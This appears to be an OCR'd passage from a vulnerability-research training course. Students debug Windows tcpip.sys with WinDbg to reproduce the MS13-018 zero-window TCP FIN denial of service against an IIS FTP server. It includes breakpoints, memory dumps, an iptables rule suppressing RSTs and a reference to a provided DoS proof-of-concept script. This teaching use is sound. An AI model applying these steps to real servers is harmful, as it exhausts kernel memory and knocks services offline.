


Exercise: Verifying IIS FTP Is Running

IIS FTP should be successfully running at this point. Verify by checking the listening ports with the netstat command.

```
C:\Windows\system32>netstat -naob |more

Active Connections
  Proto Local Address Foreign Address State       PID
  TCP   0.0.0.0:21    0.0.0.0:0       LISTENING   1488
  ftpsvc
[svchost.exe]
```


Grab the PID number. In our example, the PID number is 1488. Next, use Kali to connect to the FTP service. Check your Windows Firewall settings if you cannot connect.



Exercise: Connecting to the Kernel

We now want to connect to the Kernel of our target VM running the FTP service. Use WinDbg, VirtualKD, or IDA and WinDbg to connect. When connected, send a "Break" so that we suspend the target OS. Our PID number from the last slide was 1488, which is 0x5d0 in hexadecimal. We need to locate the svchost.exe process under that PID. We can accomplish this with the following:


```
WINDBG>!process 0 0 svchost.exe
PROCESS ffffa800f489780    #Here is the process address in which we are interested… This will be different on your system of course.
SessionId: 0 Cid: 05d0 Peb: 7f6b98f8000 ParentCid: 02bc #This line contains our PID of 0x5d0
DirBase: 1a5b0000 ObjectTable: fffff8a0015df240 HandleCount: <Data Not Accessible>
Image: svchost.exe
```



Exercise: Setting the Process Context Manually

We must now set the process context of the svchost.exe process running our FTP service. Note that in these examples IDA is used as a frontend to WinDbg. If we need to issue the g command, we can use the Play button in IDA to achieve the same result.

```
WINDBG>.process /i /p fffffa800f489780    #This sets the process we want to
set

You need to continue execution (press 'g' <enter>) for the context to be
switched. When the debugger breaks in again, you will be in the new process
context.

WINDBG>!process -1 0  #This confirms that we have successfully set the
context
PROCESS fffffa800f489780
SessionId: 0 Cid: 05d0 Peb: 7f6b98f8000 ParentCid: 02bc
DirBase: 1a5b0000 ObjectTable: fffff8a0015df240 HandleCount: <Data Not
Accessible>
Image: svchost.exe
WINDBG>.reload   #Reloading symbols
```



Exercise: Setting the Process Context with !dml_proc

The !dml_proc extension that comes loaded with WinDbg is a much easier way to view the available processes and context switching to the wanted one.

Reference

Documentation is available at https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-dml-proc.

Although the process or Kernel is paused, simply type **!dml_proc** into the WinDbg bar, and you should get a listing of the available processes. The slide example is from a Kernel debugging session on Windows 8. The top image shows a snippet of the result after issuing the command!dml_proc. The bottom image is the result after clicking one of the addresses underlined next to the PID and image name. It pulls up Thread information and clickable links to switch into the context of the process.

Exercise: Starting to Navigate

- Set a breakpoint on the TcpFinAcknowledged() function; then continue the process so that the target is running

```
WINDBG>bp tcpip!TcpFinAcknowledged
WINDBG>bl
0 fffff880`01aa30bc 0001(0001) tcpip!TcpFinAcknowledged
```

- Connect to the target FTP process with Kali and trigger the breakpoint

```
root@bt:~/temp# ftp 10.10.30.24
Connected to 10.10.30.24. 220 Microsoft FTP Service
Name (10.10.30.24:root): anonymous
331 Anonymous access allowed send identity as password.
Password:
230 User logged in.
ftp> quit
```


Exercise: Starting to Navigate

Let's set a breakpoint the TcpFinAcknowledged() function. This will just confirm that we have resolved symbols successfully and gets us to the function that was patched by MS13-018.


```
WINDBG>bp tcpip!TcpFinAcknowledged   #Setting the breakpoint for
TcpFinAcknowledged()
WINDBG>bl   #Viewing the breakpoint
0 fffff880`01aa30bc 0001(0001) tcpip!TcpFinAcknowledged
```

Next, continue the process so that the VM is running, and use Kali to connect to the FTP service.

```
root@bt:~/temp# ftp 10.10.30.24
Connected to 10.10.30.24. 220 Microsoft FTP Service
Name (10.10.30.24:root): anonymous
331 Anonymous access allowed send identity as password.
Password:
230 User logged in.
ftp> quit
```

Exercise: First Breakpoint Hit


- We have hit our first breakpoint in the function TcpFinAcknowledged()



- Analyze the registers to see if they point to anything meaningful
- Note: We have not applied the patch yet

Exercise: First Breakpoint Hit

If you set everything up properly, the breakpoint should be reached, as shown in the slide. You can see that the RIP register is pointing to the first instruction in the TcpFinAcknowledged() function. Look at the registers and what they point to and see if you can determine anything interesting. Remember, we have not yet applied the patch. You are looking at the unpatched version.



Exercise: Stop

Stop moving forward through the slides at this point. You are now expected to perform as much analysis as you can on your own. Time is being allotted for such, and moving forward without spending the time required to understand this vulnerability can lessen the educational value. If you move forward right away, you need to wait while others in the class work through the exercise as indicated, if taking this course in a live format. Keep this in mind.

Don't forget to review our earlier diffing section. Those results are from the 32-bit version of Windows 7, but symbol names and such should be the same. Also, the instructions will be similar; though, 64-bit files are more complex. Start setting breakpoints on interesting areas that we covered in the diffing exercise. Look around for meaningful data. Remember, you are inside tcpip.sys, so there should be packet data all over the place if you look in the right spots. Do not forget about the 64-bit registers r8 – r15 because they may point to interesting data. Be sure to capture your packets in Wireshark so that you can correlate any header and application layer data that may help you determine your location and such. After you figure things out, use Scapy and Python to mimic an FTP connection, giving you control over header data that may help you trigger this bug. When necessary, try installing and removing the patch (KB2790655).

You can move forward as indicated by your instructor or if you have exhausted your ideas and need some help.

Exercise: Tracing Execution (1)

- During the patch diff, in the unpatched version of tcpip.sys, we indicated that the function TcpTcbCarefulDatagram() is the only function to call TcpEndProbeTcbSend()
- In the 32-bit version, this call comes just after the instructions "[esi+5ch], 0" and "test [esi+40h], 20h"
- Let's look at and follow the cross-reference to TcpEndProbeTcbSend() from TcpTcbCarefulDatagram() on the 64-bit version, locating the comparison to 0

```
.text:0000000000068BC9  cmp     dword ptr [r14+98h], 0
.text:0000000000068BD1  movzx   eax, byte ptr [r14+78h]
.text:0000000000068BD6  jz      loc_3FE04
.text:0000000000068BDC  test    al, 20h
.text:0000000000068BDE  jnz     loc_3FE1A
```


Exercise: Tracing Execution (1)

Okay, so you are ready to move forward. Hopefully, you have found some of the information that we cover to verify and trigger this vulnerability. During the patch diff, in the unpatched version of tcpip.sys, we indicated that the function TcpTcbCarefulDatagram() is the only function that calls TcpEndProbeTcbSend(). In the patched version, TcpEndProbeTcbSend() is also called by TcpFinAcknowledged(). In the 32-bit version of tcpip.sys, the call to TcpEndProbeTcbSend() comes just after the instructions [esi+5ch], 0 and test [esi+40h], 20h.x This is doing a comparison between 0 and whatever is stored at that offset from ESI. After that, we run the "test" instruction against ESI offset 40h and the value 20h.

Because we now look at the 64-bit version of tcpip.sys, we need to find the equivalent instructions. To easily achieve this goal, look at the cross-reference to TcpEndProbeTcbSend() from TcpTcbCarefulDatagram() with IDA Pro in the 64-bit version of tcpip.sys. If you do not have IDA Pro, the easiest way is to run the command "uf TcpTcbCarefulDatagram" from inside WinDbg. This prints out the disassembly. Copy the output to notepad, and search for the string [r14+98h]. One of the few results should be the comparison to 0 for which you are looking.

Exercise: Tracing Execution (2)

- In the 64-bit Windows 8 version, we have the instruction: **`cmp dword ptr [r14+98h], 0`**
- Let's see what is located at [r14+98h] when the debugger hits that address
- We must set a breakpoint in WinDbg

```
WINDBG>u tcpip!TcpTcbCarefulDatagram+559 L1
tcpip!TcpTcbCarefulDatagram+0x559:
880`01ae0bc9 4183be9800000000 cmp dword ptr [r14+98h],0
WINDBG>bp tcpip!TcpTcbCarefulDatagram+559
WINDBG>bl
fffff880`01ae0bc9 01 tcpip!TcpTcbCarefulDatagram+0x559
```

- Breakpoint set, now let's continue execution of Windows

Exercise: Tracing Execution (2)

Now that we have the address of the instruction `cmp dword ptr [r14+98h], 0` from the `TcpTcbCarefulDatagram()` function, we want to set a breakpoint at that address. If you have the exact memory address, you may input that in with the WinDbg `bp` command, or you can specify the offset if you determined it such as that shown on the slide.

NOTE: Your offsets may differ depending on your patch level and version of Windows.


```
WINDBG>u tcpip!TcpTcbCarefulDatagram+559 L1
tcpip!TcpTcbCarefulDatagram+0x559:
880`01ae0bc9 4183be9800000000 cmp dword ptr [r14+98h],0
WINDBG>bp tcpip!TcpTcbCarefulDatagram+559
WINDBG>bl
fffff880`01ae0bc9 01 tcpip!TcpTcbCarefulDatagram+0x559

Allow Windows to continue….
```

Exercise: Tracing Execution (3)

- We want to make an FTP connection from Kali and capture the packets in Wireshark
- Startup Wireshark, and make the connection

```
root@bt:~/temp# ftp 10.10.30.24
```

- After connecting, log in as anonymous and the quit
- The breakpoint should have been reached in WinDbg




Exercise: Tracing Execution (3)

Now that our breakpoint is set, we want to make an FTP connection from Kali to see if we hit the breakpoint successfully. Start Wireshark on Kali as well so that we capture the TCP communication between the FTP client and server. Log in to the server, and then issue the quit command. At this point, the breakpoint should be reached. Check the Wireshark capture. It should have captured all the way up to the TCP ACK to the FIN teardown sequence from the server. Look at the TCP window size in the packet capture.

Exercise: Tracing Execution (4)

- The Window size is 14608, or 0x3910 in hex per Wireshark
- Again, we are at our breakpoint in WinDbg or IDA (WinDbg)



- This is interesting as this code is not hit until the FIN sequence, and it contains the window size from the FTP client (We can control this!)
- Remember that a different code path is taken if the window size is 0

Exercise: Tracing Execution (4)

The TCP window size we recorded is 14608, or 0x3910 in hexadecimal. We are still at our breakpoint in WinDbg. Check out the referenced memory at [r14+98h].

```
WINDBG>dd [r14+98h] L1    #Dumping memory at the reference to r14 and
displaying one line with the L1 command.
fffffa80`0fc0ada8 00003910    #We see the same TCP window as we saw in the
Wireshark capture!
```

This is interesting. We see that the referenced memory holds the TCP window size shown in Wireshark, and this block of code is not hit until the TCP FIN sequence. We check to see if the TCP window size is 0. If it is not, we continue on and call TcpEndProbeTcbSend(). If it is equal to 0, we call TcpBeginProbeTcbSend() or TcpContinueProbeTcbSend(). We determined all this when we did the original diff, but now we are confirming our assumptions.

Exercise: Tracing Execution (5)

- The window size is stored at `fffffa80`0fc0ada8`
  - What memory region is that address under?
  - Try running the command **`!address -summary`**

```
fffffa80`00c00000 fffffa80`0cc00000 0`0c000000 SystemRange
fffffa80`0cc00000 fffffa80`83400000 0`76800000 NonPagedPool
fffffa80`83400000 ffffffff`ffc00000 57f`7c800000 SystemRange
```

  - It falls under the NonPagedPool region
- Let's find our overall packet data in memory as well

```
WINDBG>s -a fffffa8000000000 L?ffffffff "Goodbye"
fffffa80`0e0bb046 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye
fffffa80`0f168b44 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye.in
```

  - Searching for the string "Goodbye" from our packet data (FTP QUIT Command) shows it is also stored in the NonPagedPool

Exercise: Tracing Execution (5)

The address where the TCP window size is stored in our testing in this instance is fffffa80`0fc0ada8. This address will, of course, be different for each person, but that is expected and does not matter. Now find out under what memory region the window size is stored. Try running the command!address –summary and locate the region. If !address fails, check the next slide. A snippet of the output in our testing is

```
fffffa80`00c00000 fffffa80`0cc00000 0`0c000000 SystemRange
fffffa80`0cc00000 fffffa80`83400000 0`76800000 NonPagedPool
fffffa80`83400000 ffffffff`ffc00000 57f`7c800000 SystemRange
```

We can see that it is stored in the NonPagedPool region of Kernel memory. This is a memory region that always resides in physical memory because it cannot be paged. Let's do a check and see if we can find more of our packet data. We want to use the WinDbg search command to look for the string "Goodbye" because we know it is issued by the FTP server during the teardown sequence.

```
WINDBG>s -a fffffa8000000000 L?ffffffff "Goodbye"    #This searchers for the
string "Goodbye" starting at address fffffa8000000000 with a length of
0xffffffff
fffffa80`0e0bb046 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye
fffffa80`0f168b44 47 6f 6f 64 62 79 65 2e-0d 0a *** Goodbye.in
```

Be careful when using the search command because too large of a size can hang WinDbg and therefore the debugged system. We see two memory addresses holding the string Goodbye, which both fall under the same NonPagedPool memory region.

Exercise: Tracing Execution (6)

- If the !address extension is not working, perform the following:
  - In your 760.4 folder, open the CMKD folder and copy the appropriate cmkd.dll file to your winext folder where ever you have Windbg installed
  - CMKD is a tool by CodeMachine at http://www.codemachine.com/tool_cmkd.html
  - Allows you to analyze Kernel memory for packet data
  - Run !kvas as opposed to !address and identify the address range as stated on the previous slide

Exercise: Tracing Execution (6)

If the !address extension is not working for you, an alternative is a great tool by CodeMachine called CMKD. CMKD is a tool that has various commands to analyze Kernel memory for packet related data. It should work in lieu of !address. Go to your 760.4 on your course USB into the CMKD folder. In there are 32-bit and 64-bit options. Open the appropriate folder and grab the cmkd.dll file. Copy this file into your winext folder under debugging tools/Windbg. When copied, get to the same position in WinDbg where you were on the previous slide while trying to run !address. Instead of !address, first type

!load winext/cmkd

And then type

!kvas

Exercise: Our Packet in Memory

- We found the "Goodbye" string at xfffffa80`0e0bb046, so we should find the whole packet

```
WINDBG>dd fffffa80`0e0bb000
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
fffffa80`0e0bb020 15006363 e02473bf aa5150f6 18801623
fffffa80`0e0bb030 c3950401 01010000 13000a08 e110c4a9
fffffa80`0e0bb040 3232b6bd 6f472031 7962646f 0a0d2e65
```

- From Wireshark (We have a match!)

```
0000  00 0c 29 b9 3b aa 00 0c  29 a6 89 f3 08 00 45 00   ..).;... ).....E.
0010  00 42 1a 72 40 00 80 06  4a b5 0a 0a 1e 18 0a 0a   .B.r@... J.......
0020  63 63 00 15 bf 73 24 e0  f6 50 51 aa 23 16 80 18   cc...s$. .PQ.#...
0030  01 04 29 53 00 00 01 01  08 0a 00 13 a9 c4 10 e1   ..)S.... ........
0040  bd b6 32 32 31 20 47 6f  6f 64 62 79 65 2e 0d 0a   ..221 Go odbye...
```


Exercise: Our Packet in Memory

We found the Goodbye string at fffffa80`0e0bb046, so we should find the whole packet just before that address, aligned as such:

```
WINDBG>dd fffffa80`0e0bb000
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
fffffa80`0e0bb020 15006363 e02473bf aa5150f6 18801623
fffffa80`0e0bb030 c3950401 01010000 13000a08 e110c4a9
fffffa80`0e0bb040 3232b6bd 6f472031 7962646f 0a0d2e65
```

It's the entire packet! When we compare it to the packet containing the string Goodbye in Wireshark, we have a match.

Exercise: Our Packet(s) in Memory

- The packets are sequentially stored in the NonPagedPool
- The IPID has been put highlighted in underlined font below
- This is the TCP stream from the server to the client

```
WINDBG>dd fffffa80`0e0bb000 L8
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0ba000 L8
fffffa80`0e0ba000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0ba010 711a4400 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b9000 L8
fffffa80`0e0b9000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b9010 701a4900 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b8000 L8
fffffa80`0e0b8000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b8010 6f1a3400 06800040 0a0a0000 0a0a181e
```


Exercise: Our Packet(s) in Memory

It so happens that the server to client TCP stream data is stored sequentially as shown on the slide. (The IPID of each packet is underlined.)

```
WINDBG>dd fffffa80`0e0bb000 L8
fffffa80`0e0bb000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0bb010 721a4200 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0ba000 L8
fffffa80`0e0ba000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0ba010 711a4400 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b9000 L8
fffffa80`0e0b9000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b9010 701a4900 06800040 0a0a0000 0a0a181e
WINDBG>dd fffffa80`0e0b8000 L8
fffffa80`0e0b8000 b9290c00 0c00aa3b f389a629 00450008
fffffa80`0e0b8010 6f1a3400 06800040 0a0a0000 0a0a181e
```

The IPID has been underlined.

Exercise: Other Registers


- A quick look around at other registers shows that part of our packet data is located at other addresses as well

```
WINDBG>dd r9+70 L4
fffffa80`0fc8c3c0 0f175700 fffffa80 00000000 75e29425
```

- The r9 register seems to contain the sequence number of the client side of the connection during the teardown
- Not all this is necessarily important, but if this is a DoS bug it may all contribute to resource exhaustion
- Note that the sequence number in this slide is from a different capture

Exercise: Other Registers

During your research, you may have noticed that other registers, such as RSP and r9, point to parts of the packet data. In the example on the slide, an offset to r9 points to the sequence number of the client side of the connection during the connection teardown. We may not need to understand how, why, and where all of this data is stored and used, but it could all likely tribute to the potential resource exhaustion associated with this bug. Note that this particular capture contains a sequence number from a different FTP connection.



Exercise: Where We Are At

At this point, we have learned a lot of information about the behavior of TCP traffic for the driver tcpip.sys. Let's take a moment to see where we are currently so that we may progress forward.

- We have located where the TCP window size is checked in the 64-bit version of tcpip.sys.
- We have determined that the window size is stored in the NonPagedPool region of Kernel memory.
- We found out packet data stored sequentially in memory.
- We have verified some of the other assumptions learned during the patch diff.
- We must now write a script to attempt to set the Window size to 0 during the TCP FIN sequence.


Spend a little bit of time attempting to emulate an FTP session with the server in a script. The best option is to use Python and Scapy.

Exercise: For the Sake of Time

- Writing a working Scapy script would be time-consuming, although hugely educational
- There is a script that does most of what you need in your 760.4 folder
- The script is located in your 760.4 folder and is titled, "ms13_018_DoS_PoC.py"
  - Please spend some time to thoroughly review the script
  - Notably, the script takes in three arguments: IP Address, FTP Username, and FTP Password
  - It handles updating sequence numbers and acknowledgments
  - It changes the TCP window sizes throughout the communication

Exercise: For the Sake of Time

In your 760.4 folder is a Python script titled, "ms13_018_DoS_PoC.py." This has been provided to you for the sake of time. Writing a working script to successfully communicate with an FTP server and set the TCP window size to 0 during the FIN teardown sequence may be time-consuming. The script provided performs this communication and sets the TCP window size. This is what triggers the bug. Spend some time reviewing the script to understand how it is communicating with the target. You can execute this script from your Kali VM.



Exercise: iptables

When we use Scapy to send out our TCP traffic, the OS likely sends an ACK RST. We need to suppress this using iptables. The following rule should successfully drop this traffic:

iptables -A OUTPUT -p tcp --destination-port 21 --tcp-flags RST RST -s x.x.x.x -d y.y.y.y -j DROP

Put in your Kali VM's IP address in place of the x.x.x.x and the target Windows victim's IP address in place of the y.y.y.y

Exercise: Setting the Breakpoints

- Make sure the breakpoint is still set on the TCP window size comparison to 0 from TcpTcbCarefulDatagram()
  - cmp dword ptr [r14+98h], 0
  - Also set a breakpoint on TcbEndProbeTcbSend()
- Execute the script against the target
- You should have hit the breakpoint inside of TcpTcbCarefulDatagram()

```
WINDBG>dd [r14+98h] L1
fffffa80`0fc6b638 00000000
```

Window Size

- The window size is 0
- Let the debugger continue, was TcpEndProbeTcbSend() reached?

Exercise: Setting the Breakpoints

Ensure that the breakpoint is still set on the instruction that performs the comparison of the TCP window size to 0 inside of TcpTcbCarefulDatagram() (cmp dword ptr [r14+98h], 0). Also, set a breakpoint on the function TcbEndProbeTcbSend(). Run the provided exploit script against the target. The breakpoint inside of TcpTcbCarefulDatagram() should have been reached. When we run the WinDbg command `dd [r14+98h] L1`, we see that the TCP window size is 0. This means that the zero flag will be set, which changes the execution path during a conditional jump. Let the debugger continue. TcpEndProbeTcbSend() is never reached.

Exercise: The Result

- After running the script three times, we never hit TcbEndProbeTcbSend()
- The TCP session stays forever in a FIN_WAIT_2 state

```
C:\Windows\system32>netstat -na |find "FIN"
  TCP 10.10.30.24:21 10.10.99.99:24681      FIN_WAIT_2
  TCP 10.10.30.24:21 10.10.99.99:34686      FIN_WAIT_2
  TCP 10.10.30.24:21 10.10.99.99:43301      FIN_WAIT_2
```

- This is the DoS that was patched
- A prolonged attack would eventually exhaust NonPaged Kernel memory, if it did not exhaust the ephemeral ports first

Exercise: The Result

Try running the script three times. We never once hit TcbEndProbeTcpSend(). Take a look at the active connections on the target OS:

```
C:\Windows\system32>netstat -na |find "FIN"
  TCP 10.10.30.24:21 10.10.99.99:24681      FIN_WAIT_2
  TCP 10.10.30.24:21 10.10.99.99:34686      FIN_WAIT_2
  TCP 10.10.30.24:21 10.10.99.99:43301      FIN_WAIT_2
```

